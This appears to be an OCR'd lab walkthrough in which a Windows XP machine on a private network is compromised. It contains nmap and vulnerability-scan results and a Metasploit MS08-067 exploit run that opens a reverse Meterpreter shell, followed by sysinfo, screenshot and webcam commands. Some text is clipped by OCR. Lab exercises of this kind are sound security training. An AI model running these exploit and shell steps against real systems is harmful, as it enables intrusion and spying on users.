




```
┌──(kali㉿kali)-[~]
└─$ nmap -A -T4 192.168.1.26
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 16:29 CEST
Nmap scan report for 192.168.1.26
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o
:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 12h29m57s, deviation: 4h56m59s, median: 8h59m57s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: LUCA-FC615DFE89, NetBIOS user: <unknown>, NetBIOS MAC
: 82:e2:e7:a1:9f:fa (unknown)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: luca-fc615dfe89
```



□	Sev ▼	Score ▼	Name ▲	Family ▲	Count ▼
□	CRITICAL	10.0 *	MS09-001: ...	Windows	1
□	CRITICAL	10.0	Unsupport...	Wi	1
□	CRITICAL	9.8	MS08-067: ...	Windows	1
□	HIGH	8.1	MS17-010: ...	Windows	1
□	HIGH	7.3	SMB NULL ...	Windows	1
□	INFO		WMI Not A...	Windows	1




```
eterpreter > ifconfig

nterface  1
===========
ame         : lo - lo
ardware MAC : 00:00:00:00:00:00
Pv4 Address : 127.0.0.1
Pv4 Netmask : 255.0.0.0
Pv6 Address : ::1
Pv6 Netmask : ::


nterface  2
===========
ame         : eth0 - eth0
ardware MAC : 00:00:00:00:00:00
Pv4 Address : 192.168.1.40
Pv4 Netmask : 255.255.255.0
Pv6 Address : fe80::2c29:34ff:fe08:d08
Pv6 Netmask : ::

eterpreter >
```





```
   --   ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.26:445 - Automatically detecting the target...
[*] 192.168.1.26:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Englis
h
[*] 192.168.1.26:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.26:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.1.26
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.26:1030 ) at
 2022-08-31 15:56:39 +0200

meterpreter > screenshot
Screenshot saved to: /home/kali/nXsvkGlX.jpeg
meterpreter > sysinfo
Computer        : LUCA-FC615DFE89
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```






```
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.26:445 - Automatically detecting the target...
[*] 192.168.1.26:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.26:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.26:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.26
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.26:1033) at 2022-08-31 12:45:17 +0200

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Realtek RTL8139 Family PCI Fast Ethernet NIC - Packet Scheduler Miniport
Hardware MAC : 82:e2:e7:a1:9f:fa
MTU          : 1500
IPv4 Address : 192.168.1.26
IPv4 Netmask : 255.255.255.0

meterpreter > screenshot
Screenshot saved to: /home/kali/sctJzaiE.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```



```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```